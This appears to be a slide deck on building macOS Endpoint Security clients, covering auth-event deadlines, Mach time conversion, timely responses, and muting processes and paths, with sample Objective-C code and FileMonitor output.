
```
Crashed Thread: 0
Exception Type: EXC_CRASH (SIGKILL)
Exception Codes: 0x0000000000000000, 0x0000000000000000
Termination Reason: Namespace ENDPOINTSECURITY, Code 2 EndpointSecurity
client terminated because it failed to respond to a message before its deadline
```

ES_EVENT_TYPE_AUTH * RESPONSES

but what if you're waiting on the user?



BlockBlock
"notarization mode"



BlockBlock alert on CVE-2021-30657
(exploited by Shlayer, as an 0day)



BlockBlock "Notarization Mode":
ES_EVENT_TYPE_AUTH_EXEC and for non-notarized items -> ask user!

ES DEADLINES

auth* messages have a deadline

```
typedef struct {
```

```
...
```

```
uint64_t deadline;
```

```
} es_message_t;
```


ESMessage.h

```
* @field deadline The Mach absolute time before which an auth event must
*                  be responded to. If a client fails to respond to auth events prior to the `deadline`,
*                  the client will be killed.
*                  Each message can contain its own unique deadline, and some deadlines
*                  can vary substantially. Clients must take care to inspect the deadline
*                  value of each message to know how much time is allotted for processing.
```

Observations:

message->deadline

- 1 Is a "Mach absolute time" (see next slide)
- 2 Failure to respond: client termination
- 3 Deadline can (and does!) vary between messages



```
# ESPlayground.app/Contents/MacOS/ESPlayground
```

```
event: ES EVENT TYPE AUTH EXEC
process path: /usr/libexec/xpcproxy
```

```
deadline: 3.5 seconds
```

```
event: ES EVENT TYPE AUTH EXEC
process path: Calculator.app/Contents/MacOS/Calculator
```

```
deadline: 15 seconds
```


ES DEADLINES

conversion to nanoseconds

`mach_absolute_time`

Returns current value of a clock that increments monotonically in tick units (starting at an arbitrary point), this clock does not increment while the system is asleep.

"a value of a clock that increments"

A warning from Apple's "Addressing Architectural Differences" (Intel vs. Arm)

Apply Timebase Information to Mach Absolute Time Values

Always apply timebase information to values you receive from `mach_absolute_time` and never assume that the function returns the number of nanoseconds since boot. The value returned by the `mach_absolute_time` function is different for native and translated processes, and doesn't necessarily correspond to the number of nanoseconds since boot. Applying timebase information ensures that you can distribute time values between processes and between different computers.

```
01  uint64_t machTimeToNanoseconds(uint64_t machTime) {
02
03      mach_timebase_info_data_t sTimebase;
04      mach_timebase_info(&sTimebase);
05
06      return ((machTime * sTimebase.numer) / sTimebase.denom);
07  }
```

convert a mach time (e.g. ES auth deadline) to nanoseconds

...a conversion (from Apple)

ENSURING A TIMELY RESPONSE

```
01 //retain the ES message
02 es_retain_message(message);
03
04 //create a deadline semaphore
05 dispatch_semaphore_t sema = dispatch_semaphore_create(0);
06
07 //compute delta (nanoseconds until ES deadline)
08 uint64_t waitTime = machTimeToNanoseconds(message->deadline - mach_absolute_time());
09
10 //adjust a bit early to ensure we don't miss the deadline
11 uint64_t adjustment = (uint64_t)(0.25 * NSEC_PER_SEC);
12 uint64_t adjustedWaitTime = (waitTime > adjustment) ? (waitTime - adjustment) : 0;
13
14 //in a separate thread:
15 // perform policy checks (e.g., prompt user, consult server)
16
17 //wait until adjusted deadline
18 if (0 != dispatch_semaphore_wait(sema, dispatch_time(DISPATCH_TIME_NOW, adjustedWaitTime))) {
19
20     //respond just before the deadline
21     es_respond_auth_result(client, message, ES_AUTH_RESULT_ALLOW, false);
22
23     //release message
24     es_release_message(message);
25 }
```

delta (e.g. deadline length)

1


2

3

handling ES auth deadlines
(slightly prematurely)

Muting & Mute Inversions

silence one, or all but one*



Muting ES (processes / events)

because, remember events are global

note: writing to stdout generates file events!
...so at the very minimum, let's ignore (mute) ourselves

```
patrick@Patricks-MacBook-Pro-2 Desktop % sudo ~/Downloads/FileMonitor.app/Contents/MacOS/FileMonitor
{"event":"ES_EVENT_TYPE_NOTIFY_OPEN","timestamp":"2025-02-24 21:25:46 +0000","file":{"destination":"/Users/patrick/Downloads/FileMonitor.app","
process":{"pid":15724,"name":"endpointsecurityd","path":"/usr/libexec/endpointsecurityd","uid":0,"architecture":"Apple Silicon","arguments":[],
"ppid":1,"rpid":15724,"ancestors":[1],"signing info (reported)":{"csFlags":637627137,"platformBinary":1,"signingID":"com.apple.endpointsecurity
d","teamID":"","cdHash":"4035B024E64E338E7A9898EF1AB4D21FD64B68F7"},"signing info (computed)":{"signatureID":"com.apple.endpointsecurityd","si
gnatureStatus":0,"signatureSigner":"Apple","signatureAuthorities":["Software Signing","Apple Code Signing Certification Authority","Apple Root C
A"]}}}}
{"event":"ES_EVENT_TYPE_NOTIFY_CLOSE","timestamp":"2025-02-24 21:25:46 +0000","file":{"destination":"/Users/patrick/Downloads/FileMonitor.app",
"process":{"pid":15724,"name":"endpointsecurityd","path":"/usr/libexec/endpointsecurityd","uid":0,"architecture":"Apple Silicon","arguments":[],
"ppid":1,"rpid":15724,"ancestors":[1],"signing info (reported)":{"csFlags":637627137,"platformBinary":1,"signingID":"com.apple.endpointsecurit
yd","teamID":"","cdHash":"4035B024E64E338E7A9898EF1AB4D21FD64B68F7"},"signing info (computed)":{"signatureID":"com.apple.endpointsecurityd","si
gnatureStatus":0,"signatureSigner":"Apple","signatureAuthorities":["Software Signing","Apple Code Signing Certification Authority","Apple Root
CA"]}}}}
{"event":"ES_EVENT_TYPE_NOTIFY_OPEN","timestamp":"2025-02-24 21:25:46 +0000","file":{"destination":"/Users/patrick/Downloads/FileMonitor.app/Co
ntents","process":{"pid":15724,"name":"endpointsecurityd","path":"/usr/libexec/endpointsecurityd","uid":0,"architecture":"Apple Silicon","argum
ents":[],"ppid":1,"rpid":15724,"ancestors":[1],"signing info (reported)":{"csFlags":637627137,"platformBinary":1,"signingID":"com.apple.endpoin
tsecurityd","teamID":"","cdHash":"4035B024E64E338E7A9898EF1AB4D21FD64B68F7"},"signing info (computed)":{"signatureID":"com.apple.endpointsecuri
tyd","signatureStatus":0,"signatureSigner":"Apple","signatureAuthorities":["Software Signing","Apple Code Signing Certification Authority","App
le Root CA"]}}}}
{"event":"ES_EVENT_TYPE_NOTIFY_CLOSE","timestamp":"2025-02-24 21:25:46 +0000","file":{"destination":"/Users/patrick/Downloads/FileMonitor.app/C
ontents","process":{"pid":15724,"name":"endpointsecurityd","path":"/usr/libexec/endpointsecurityd","uid":0,"architecture":"Apple Silicon","argu
ments":[],"ppid":1,"rpid":15724,"ancestors":[1],"signing info (reported)":{"csFlags":637627137,"platformBinary":1,"signingID":"com.apple.endpointsecuri
tyd","teamID":"","cdHash":"4035B024E64E338E7A9898EF1AB4D21FD64B68F7"},"signing info (computed)":{"signatureID":"com.apple.endpointsecurityd","si
gnatureStatus":0,"signatureSigner":"Apple","signatureAuthorities":["Software Signing","Apple Code Signing Certification Authority","Apple Root CA"]}}}}
{"event":"ES_EVENT_TYPE_NOTIFY_OPEN","timestamp":"2025-02-24 21:25:46 +0000","file":{"destination":"/Users/patrick/Downloads/FileMonitor.app/Co
ntents/Info.plist","process":{"pid":15724,"name":"endpointsecurityd","path":"/usr/libexec/endpointsecurityd","uid":0,"architecture":"Apple Silicon","argu
ments":[],"ppid":1,"rpid":15724,"ancestors":[1],"signing info (reported)":{"csFlags":637627137,"platformBinary":1,"signingID":"com.apple.endpointsecuri
tyd","teamID":"","cdHash":"4035B024E64E338E7A9898EF1AB4D21FD64B68F7"},"signing info (computed)":{"signatureID":"com.apple.endpointsecurityd","si
gnatureStatus":0,"signatureSigner":"Apple","signatureAuthorities":["Software Signing","Apple Code Signing Certification Authority","Apple Root CA"]}}}}
{"event":"ES_EVENT_TYPE_NOTIFY_CLOSE","timestamp":"2025-02-24 21:25:46 +0000","file":{"destination":"/Users/patrick/Downloads/FileMonitor.app/Co
ntents/Info.plist","process":{"pid":15724,"name":"endpointsecurityd","path":"/usr/libexec/endpointsecurityd","uid":0,"architecture":"Apple Silicon","argu
ments":[],"ppid":1,"rpid":15724,"ancestors":[1],"signing info (reported)":{"csFlags":637627137,"platformBinary":1,"signingID":"com.apple.endpointsecuri
tyd","teamID":"","cdHash":"4035B024E64E338E7A9898EF1AB4D21FD64B68F7"},"signing info (computed)":{"signatureID":"com.apple.endpointsecurityd","si
gnatureStatus":0,"signatureSigner":"Apple","signatureAuthorities":["Software Signing","Apple Code Signing Certification Authority","Apple Root CA"]}}}}
```

Can mute process or events!

- 1 Responsible process
i.e. msg->process
- 2 The event(s)
e.g. file paths

e.g. File Monitor

...which will quickly overwhelm you!

Muting ES Events

ignore events from a process, by it's audit token

es_mute_process

Suppresses events from a given process.

macOS 10.15+

```
extern es_return_t es_mute_process(es_client_t * client, const audit_to
```

Parameters

client

A previously-created client. If the call succeeds, this client no longer receives events from the process indicated by audit_token.


audit_token

The audit token that indicates the process to mute.

es_mute_process
(via an audit token)

```
01 NSData* token = //get audit token (e.g. of self)
02
03 //mute process (e.g. of self)
04 es_mute_process(client, token.bytes);
```

Q: how do we get our (any process) audit token?



Muting ES Events

how to get an audit token (from a pid)?

```
01 NSData* getAuditToken(pid_t pid) {  
02  
03     task_name_t task;  
04     audit_token_t token;  
05     mach_msg_type_number_t size = TASK_AUDIT_TOKEN_COUNT;  
06  
07     //get task (mach port) and then info  
08     task_name_for_pid(mach_task_self(), pid, &task);  
09     task_info(task, TASK_AUDIT_TOKEN, (integer_t *)&token, &size);  
10  
11     mach_port_deallocate(mach_task_self(), task);  
12  
13     return [NSData dataWithBytes:&token length:sizeof(audit_token_t)];  
14 }
```

given a pid

...returns an audit token via 'task_name_for_pid'

Muting ES Events

ignore events from a process, by it's path

es_mute_path

Suppresses events from executables that match a given path.

macOS 12.0+

```
extern es_return_t es_mute_path(es_client_t * client, const char * path
```

Parameters

client

A previously-created client. If the call succeeds, this client no longer receives events from executables whose paths match path.


path

The path to mute. The client stops receiving events from executables whose paths match this string.

type

The type of the path argument, either a prefix or a literal path.

`es_mute_path`
`(path, type)`



```
01 //path self
02 NSString* path =
03 NSProcessInfo.processInfo.arguments[0];
04
05 //mute self
06 es_mute_path(client, path.UTF8String,
07              ES_MUTE_PATH_TYPE_LITERAL);
08 // or ...
09
10 //mute self
11 es_mute_path_literal(client, path.UTF8String);
```

`mute (self) via path`

Muting ES Events

ignoring events, via path

note the use of:
_TARGET_PREFIX

```
01 //mute all target events in (root's) temporary directory
02 char* tmp = [NSTemporaryDirectory() UTF8String];
03 es_mute_path(client, tmp,
04             ES_MUTE_PATH_TYPE_TARGET_PREFIX);
```

muting events that falls within
(root's) temporary directory

```
/*
 * @brief Values that will be paired with path strings to describe the type of the path
 */
typedef enum {
    /// Value to describe a path prefix
